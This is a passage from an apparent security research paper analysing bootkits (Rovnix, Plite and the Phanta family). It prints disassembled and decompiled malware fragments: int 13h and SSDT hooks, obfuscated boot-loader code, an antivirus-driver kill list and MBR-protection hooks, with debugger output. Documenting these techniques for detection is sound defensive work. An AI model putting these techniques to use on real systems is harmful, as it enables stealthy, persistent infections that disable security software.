      goto STATUS_UPDATE;
    }
    if ( nCtrlCode == 0x80102188 )
    {
      nStatus = avg_check_award_bios();
STATUS_UPDATE:
      Irp->IoStatus.Status = nStatus;
      goto COMPLETE;
    }
  }
COMPLETE:
  v6 = Irp->IoStatus.Status;
  IofCompleteRequest(Irp, 0);
  return v6;
}
```

Fig. 22 virus driver’s device control dispatch routine

When the compromised system restarts, malicious *hook.rom* runs before MBR. It first checks whether MBR is infected.

Fig. 23 check MBR infection

If the MBR is not infected, *hook.rom* infects it. The malicious MBR code loads DBR (DOS Boot Record) to the address 0x7c00 and checks the file system format of disk's boot partition. Then parse the boot partition to search for *winlogon.exe* or *wininit.exe*. Afterwards, patch *winlogon.exe/wininit.exe* and print 'Find it OK!'




Fig. 24 print ‘Find it ok!’

1.3 Bootkits in 2012

1.3.1 Rovnix. Earlier Rovnix variations looked like a fully upgraded version of TDL-4. Its inside modules are designed separately to infect 32-bit and 64-bit Windows.

Rovnix infectes VBR(Volume Boot Record). In malicious VBR code, Rovnix hooks *int 13h* interruption function to patch *ntldr* or *bootmgr*. After patching, it injects malicious codes into *ntoskrnl*.exe’s memory to load virus driver.

```
seg000:0514 hook_int13      proc far
seg000:0514
seg000:0514 ; FUNCTION CHUNK AT seg000:0000 SIZE 00000008 BYTES
seg000:0514
seg000:0514                 pushf
seg000:0515                 cmp     ah, 2
seg000:0518                 jz      short loc_525
seg000:051A                 cmp     ah, 42h ; 'B'
seg000:051D                 jz      short loc_525
seg000:051F                 popf
seg000:0520                 jmp     ori_int13

seg000:055B loc_55B:                                 ; CODE XREF: hook_int13+57↓j
seg000:055B                 mov     al, 0Fh          ; scan bootmgr signature
seg000:055D                 repne scasb
seg000:055F                 jcxz    short loc_573
seg000:0561                 mov     eax, es:[di]
seg000:0565                 cmp     eax, 0DB87C022h ; mov eax,cr0
seg000:056B                 jnz     short loc_55B    ; scan bootmgr signature
seg000:056D                 mov     bp, 7E4h
seg000:0570                 call    bp ; run_obs_code
seg000:0572                 push    cs
```

Fig. 25 patch *ntldr/bootmgr*

Rovnix's boot loader is highly obfuscated. Its code is divided into many small blocks. Each snippet is connected with others with *jmp* or a meaningless *call* function. And Rovnix's each variation's boot loader is different from others. This makes it difficult to analyze and detect.

```
seg000:026A             vbr_start       proc far
seg000:026A 0E                          push    cs                           block 1
seg000:026B E8 00 00                    call    $+3
seg000:026E 58                          pop     ax              ; cs:ax --> 0xd00:26e
seg000:026F EB 47                       jmp     short loc_2B8
seg000:0271             ; ---------------------------------------------------------------
seg000:0271
seg000:0271             loc_271:                     block2     ; CODE XREF: vbr_start+4C↓j
seg000:0271 B9 69 04                    mov     cx, 469h        ; cx -- copy data length
seg000:0274
seg000:0274             loc_274:                     block 3    ; CODE XREF: vbr_start+56↓j
seg000:0274 AD                          lodsw                   ; ds:si ==  0xd000:2d2
seg000:0275 33 C2                       xor     ax, dx
seg000:0277 EB 46                       jmp     short loc_2BF
seg000:0279             ; ---------------------------------------------------------------
seg000:0279
seg000:0279             loc_279:                     block 4    ; CODE XREF: vbr_start+3C↓j
seg000:0279 03 F5                       add     si, bp
seg000:027B 5D                          pop     bp
seg000:027C CB                          retf                    ; jmp  9f00:00ae
```

Fig. 26 Rovnix's boot loader code snippet




Fig. 27 Rovnix's boot loader real working flow

1.3.2 Plite Plite is a special bootkit family. After infecting MBR, Plite parses FAT/NTFS file system to locate and overwrite *explorer.exe*. This is nothing new as Phanta 4 behaves in the same way. Why Plite is special is because its modules are developed in several different languages. Its dropper is written in C#. The dropped file is developed in Delphi. And the boot loader module is compiled with Microsoft FORTRAN compiler.

We could see some debugging information in boot loader.

```
seg000:0767                 jnz     short loc_77C
seg000:0769                 push    1
seg000:076B                 push    0Fh
seg000:076D                 push    0
seg000:076F                 push    ds
seg000:0770                 push    offset aReadMbrSectorF ; "\r\nRead Mbr Sector failed!!!"
seg000:0773                 call    avg_output_string
seg000:0776                 add     sp, 0Ah
seg000:0779                 jmp     short loc_7CB
seg000:0779 ; ---------------------------------------------------------------------------
seg000:077B                 db  90h ;
seg000:077C ; ---------------------------------------------------------------------------
```

Fig. 28 boot loader code snippet




Fig. 29 boot loader compilation information

1.3.3 Phanta 5 (Phanta's latest version, also known as *Win32/Wapomi.f*) In July 2012, several new variations of Phanta family quickly came out in China. Phanta 5 encrypts and stores its malicious modules in its resource section. Below we could see the differences between two variations we captured in July 2012.




Fig. 30 Phanta 5 module differences

Compared with earlier versions, Phanta 5 has below major improvements:

1. Dropper injects *explorer.exe* process to drop a random driver file, x_*random*.sys. Then hijacks below services to load virus driver.




Fig. 31 hijacked service list

2. Driver x_*random*.sys hooks *DriverStartIO* dispatch routine of Atapi/SCSI driver to protect MBR.

3. MBR loads another driver to hook reading and writing dispatch routines of *disk.sys* in order to protect MBR doubly.

4. X_*random*.sys hooks SSDT functions to stop AV services.

```
MmBuildMdlForNonPagedPool(v3);
v5 = MemoryDescriptorList;
v5->MdlFlags |= 1u;
BaseAddress = MmMapLockedPages(v5, 0);
*((_DWORD *)BaseAddress + *(_DWORD *)((char *)&ZwLoadDriver + 1)) = avg_zwLoadDriver;
*((_DWORD *)BaseAddress + *(_DWORD *)((char *)&ZwSetSystemInformation + 1)) = avg_zwSetSystemInformation;
*((_DWORD *)BaseAddress + *(_DWORD *)((char *)&ZwSetValueKey + 1)) = avg_zwSetValueKey;
*((_DWORD *)BaseAddress + *(_DWORD *)((char *)&ZwReadFile + 1)) = avg_zwReadFile;
::DeviceObject = (PDEVICE_OBJECT)find_disk_dev_obj();
if ( !::DeviceObject )
  return v8;

int __stdcall avg_zwSetSystemInformation(int a1, int a2, int a3)
{
  int result; // eax@5

  if ( a1 == 38 && a2 && *(_DWORD *)(a2 + 4) && cmp_kill_av_sys_list(*(const wchar_t **)(a2 + 4)) )
    result = -1073741790;
  else
    result = dword_401BC8(a1, a2, a3);
  return result;
}
.data:00401A20 kill_avsys_list dd offset aKsapi_sys    ; DATA XREF: cmp_kill_av_sys_list+53Tr
.data:00401A20                                          ; "ksapi.sys"
.data:00401A24                 dd offset aKisknl_sys    ; "kisknl.sys"
.data:00401A28                 dd offset aSkvkrpr_sys   ; "skvkrpr.sys"
.data:00401A2C                 dd offset aMinidb_sys    ; "minidb.sys"
.data:00401A30                 dd offset aBc_sys        ; "bc.sys"
.data:00401A34                 dd offset aBapidrv_sys   ; "bapidrv.sys"
.data:00401A38                 dd offset aBeepmbr_sys   ; "beepmbr.sys"
.data:00401A3C                 dd offset aFindandfixbios ; "findandfixbiosvirus.sys"
```

Fig. 31 kill AV services

5. Phanta 5 stores original MBR, boot loader, fake *sfc_os.dll* and x_*random*.sys at the end of disk partition, without encryption.

Below is Phanta 5's boot process.




Fig. 32 Phanta 5 boot process

2. Bootkit in China

Chinese bootkit has developed for some time. Early in May 2007, the Chinese developer, *icelord*, released a tool, named ICLord Bioskit [4], which could infect Award main board. In November 2008, the developer, *inghu*, published a bootkit idea to patch *ntldr*. The Chinese researcher, *mj0011*, published bootkit *tophet*[5] in Xcon2008. But all these are only technology researches. Bootkit viruses didn't spread widely until March 2010. And afterwards, Chinese bootkit entered a period of development. So below sections will describe the characteristics of bootkit viruses in China.

2.1 Anti-static-detection for MBR In order to prevent detecting malicious MBR, bootkit viruses are always looking for new methods. Phanta 1 has tiny improvements. It no longer operates BIOS's data at address 0x413 directly. Instead, it substitutes the equivalent instructions to achieve the same goal.

```
seg000:7C22 FC                     cld
seg000:7C23 8E DB                  mov     ds, bx
seg000:7C25 BE 33 05               mov     si, 533h
seg000:7C28 81 F6 20 01            xor     si, 120h          si = 0x413
seg000:7C2C AD                     lodsw
seg000:7C2D 83 EE 02               sub     si, 2
seg000:7C30 C1 E0 06               shl     ax, 6
seg000:7C33 25 FF 0F               and     ax, 0FFFh
seg000:7C36 C1 E8 06               shr     ax, 6
seg000:7C39 29 04                  sub     [si], ax
seg000:7C3B 66 31 C0               xor     eax, eax
seg000:7C3E B8 00 97               mov     ax, 9700h
seg000:7C41 8E C0                  mov     es, ax
```

Fig. 33 0x413 substitution

Phanta 2 and Phanta 3 insert junk codes to interfere analysis. Also their malicious MBR and virus data are encrypted.

```
seg000:7C00                  assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:7C00                  jb      short near ptr loc_7C04+1
seg000:7C02                  jnb     short near ptr loc_7C04+1
seg000:7C04
seg000:7C04 loc_7C04:                                ; CODE XREF: seg000:7C00↑j
seg000:7C04                                          ; seg000:7C02↑j
seg000:7C04                  or      bh, dl
seg000:7C06                  mov     word ptr cs:600h, es
seg000:7C0B                  mov     cs:602h, sp
seg000:7C10                  mov     word ptr cs:604h, ss
seg000:7C15                  mov     dword ptr cs:7BFCh, 7C00h
seg000:7C1F                  lss     sp, cs:7BFCh
seg000:7C25                  pushad
seg000:7C27                  push    ds
seg000:7C28                  mov     bx, cs:413h
seg000:7C2D                  sub     bx, 1Eh
```

Fig. 32 junk code in Phanta 2/3 MBR

Phanta 5 doesn't hook *int 13h* interruption as other bootkits do. Instead, it repeatedly calls a function *cs:dword_2580*.

```
seg000:3B29 call_9:                                   ; CODE XREF: call_6+35↑j
seg000:3B29                  push    ds
seg000:3B2A                  push    ss
seg000:3B2B                  pop     ds
seg000:3B2C                  pushf
seg000:3B2D                  call    cs:dword_2580
seg000:3B32                  pop     ds
seg000:3B33                  lea     sp, [si+10h]
seg000:3B36                  jnb     short call_11
seg000:3B38                  mov     al, [bp+arg_2]
seg000:3B3B                  mov     ah, 0
seg000:3B3D                  mov     dx, ax
seg000:3B3F                  xor     ax, ax
seg000:3B41                  pushf
seg000:3B42                  call    cs:dword_2580
seg000:3B47                  jmp     short loc_3B4D
```

Fig. 33 Phanta 5 calls *cs:dword_2580* repeatedly

But the beginning of the function *cs:dword_2580* is incorrect.

```
seg000:2580 dword_2580      dd 0                    ; DATA XREF: seg000:loc_2621↓r
seg000:2580                                         ; call_6+3E↓r ...
seg000:2584                 db    1
seg000:2585                 db    0
seg000:2586                 db    0
seg000:2587                 db    0
seg000:2588 ; ---------------------------------------------------------------------------
seg000:2588                 push    bp
seg000:2589                 mov     bp, sp
seg000:258B                 push    word ptr [bp+6]
seg000:258E                 pop     cs:word_256B
seg000:2593                 push    word ptr [bp+4]
seg000:2596                 pop     cs:word_2567
seg000:259B                 push    word ptr [bp+2]
```

Fig. 34 beggingging of cs:dword_2580

The truth is while running, Phanta 5 overwrites the first 8 bytes of *cs:dword_2580* with 0xe3fe and 0xf000 which stand for *int 13h* interruption function's original address in BIOS.

```
<bochs:205> u  0x90:0x2580 0x90:0x25a0
00002e80: (                    ): (invalid)                  ; fee3
00002e82: (                    ): add al, dh                 ; 00f0
00002e84: (                    ): add word ptr ds:[bx+si], ax ; 0100
00002e86: (                    ): add byte ptr ds:[bx+si], al ; 0000
00002e88: (                    ): push bp                    ; 55
00002e89: (                    ): mov bp, sp                 ; 8bec
00002e8b: (                    ): push word ptr ss:[bp+6]    ; ff7606
00002e8e: (                    ): pop word ptr cs:0x256b     ; 2e8f066b25
00002e93: (                    ): push word ptr ss:[bp+4]    ; ff7604
00002e96: (                    ): pop word ptr cs:0x2567     ; 2e8f066725
00002e9b: (                    ): push word ptr ss:[bp+2]    ; ff7602
00002e9e: (                    ): pop word ptr cs:0x2569     ; 2e8f066925

[bochs]:                                   ip                        segment
0x00000000000002e80 <bogus+       0>:    0xe3fe    0xf000    0x0001    0x0000    0x8b55
0x00000000000002e90 <bogus+      16>:    0x6b06    0xff25
```

Fig. 35 *cs:dword_2580* while running

2.2 Virus data storage Both Phanta 1 and Phanta 2 store their virus data in the first 63 sectors of disk. The only difference is that Phanta 2 encrypts the data before writing.

Phanta 3 stores its virus data at the end of disk with encryption.

Phanta 5 also puts its virus modules at end of disk but without encryption.

We could see that Chinese bootkit virus authors' data protection consciousness is not that strong. They prefer to protect their 'babies' by driver rather than designing custom file system as TDL-4 does.

2.3 Self-protection Phanta 1 installs several filter callback functions by calling *PsLoadImageNotifyRoutine*, *PsCreateProcessNotifyRoutine* and *PsCreateThreadNotifyRoutine*. Then enumerate processes to kill AV.

Phanta 2 also kills AV. It hooks *PsLoadImageNotifyRoutine*. When a kernel module is being loaded, Phanta 2 checks the module's digital signature whether the module is an AV module. If yes, Phanta 2 patches the module's entry point and make it return failure.

Phanta 3 protects MBR by hooking *DriverStartIo* dispatch routine of Atapi/SCSI driver.

```
DriverEntry:      f98149f7
DriverStartIo:    f9d95010 hello_tt        virus hook, protect MBR
DriverUnload:     f98103d6
AddDevice:        f980e47c

Dispatch routines:
[00] IRP_MJ_CREATE                          f98096f2    +0xf98096f2
[01] IRP_MJ_CREATE_NAMED_PIPE               804f454a    nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                           f98096f2    +0xf98096f2
[03] IRP_MJ_READ                            804f454a    nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                           804f454a    nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION               804f454a    nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION                 804f454a    nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                        804f454a    nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                          804f454a    nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS                   804f454a    nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION        804f454a    nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION          804f454a    nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL               804f454a    nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL             804f454a    nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL                  f9809712    +0xf9809712
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL         f9805852    +0xf9805852
[10] IRP_MJ_SHUTDOWN                        804f454a    nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                    804f454a    nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                         804f454a    nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT                 804f454a    nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY                  804f454a    nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                    804f454a    nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                           f980973c    +0xf980973c
[17] IRP_MJ_SYSTEM_CONTROL                  f9810336    +0xf9810336
[18] IRP_MJ_DEVICE_CHANGE                   804f454a    nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                     804f454a    nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                       804f454a    nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                             f9810302    +0xf9810302

kd> u f9d95010
hello_tt+0x1010:
f9d95010 8bff            mov     edi,edi
f9d95012 55              push    ebp
f9d95013 8bec            mov     ebp,esp
f9d95015 83ec30          sub     esp,30h
f9d95018 8b450c          mov     eax,dword ptr [ebp+0Ch]
f9d9501b 50              push    eax
f9d9501c e85f020000      call    hello_tt+0x1280 (f9d95280)
f9d95021 8945f0          mov     dword ptr [ebp-10h],eax
```

Fig. 36 Phanta 3 hooks *DriverStartIo*

Phanta 4 uses malicious BIOS rom to protect MBR.

Phanta 5 prevents AV driver from loading. (Fig. 31) And it protects MBR doubly.

97	NtLoadDriver	0xF8ABABF2	ssdt hook	0x8057932A	C:\WINDOWS\system32\drivers\22BF23CD.sys
183	NtReadFile	0xF8ABAB95	ssdt hook	0x80571618	C:\WINDOWS\system32\drivers\22BF23CD.sys
240	NtSetSystemInformation	0xF8ABAA83	ssdt hook	0x8060568C	C:\WINDOWS\system32\drivers\22BF23CD.sys
247	NtSetValueKey	0xF8ABAB10	ssdt hook	0x80618292	C:\WINDOWS\system32\drivers\22BF23CD.sys
23	IRP_MJ_SYSTEM_CONTROL	0xF850E164	-	0xF850E164	C:\WINDOWS\system32\drivers\atapi.sys
24	IRP_MJ_DEVICE_CHANGE	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe
25	IRP_MJ_QUERY_QUOTA	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe
26	IRP_MJ_SET_QUOTA	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe
27	IRP_MJ_PNP_POWER	0xF850E130	-	0xF850E130	C:\WINDOWS\system32\drivers\atapi.sys
28	DriverStartIo	0xF8ABADA3	atapi hook	0xF85047C6	C:\WINDOWS\system32\drivers\22BF23CD.sys
1	IRP_MJ_CREATE_NAMED_...	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe
2	IRP_MJ_CLOSE	0xF86E0C30	-	0xF86E0C30	C:\WINDOWS\system32\DRIVERS\CLASSPNP.SYS
3	IRP_MJ_READ	0x82181066	disk hook	0xF86DAD9B	
4	IRP_MJ_WRITE	0x82181066	disk hook	0xF86DAD9B	
5	IRP_MJ_QUERY_INFORMA...	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe
6	IRP_MJ_SET_INFORMATION	0x804F420E	-	0x804F420E	C:\WINDOWS\system32\ntkrnlpa.exe

Fig. 37 double protection for MBR

2.4 Interesting findings From above aspects, we can see that Chinese bootkits virus authors are making efforts to do better. They learnt from other bootkits and improved their own.

During analysis for Phanta 4, we found that Phanta 4 drew ICLord's way to infect BIOS.




Fig. 38 contrast between *ICLord* and *Phanta 4*.

One thing similar happened in Phanta 5. We found earlier Phanta 5's code to parse FAT/NTFS file system is very similar to *Stoned Bootkit*'s open source.[6]

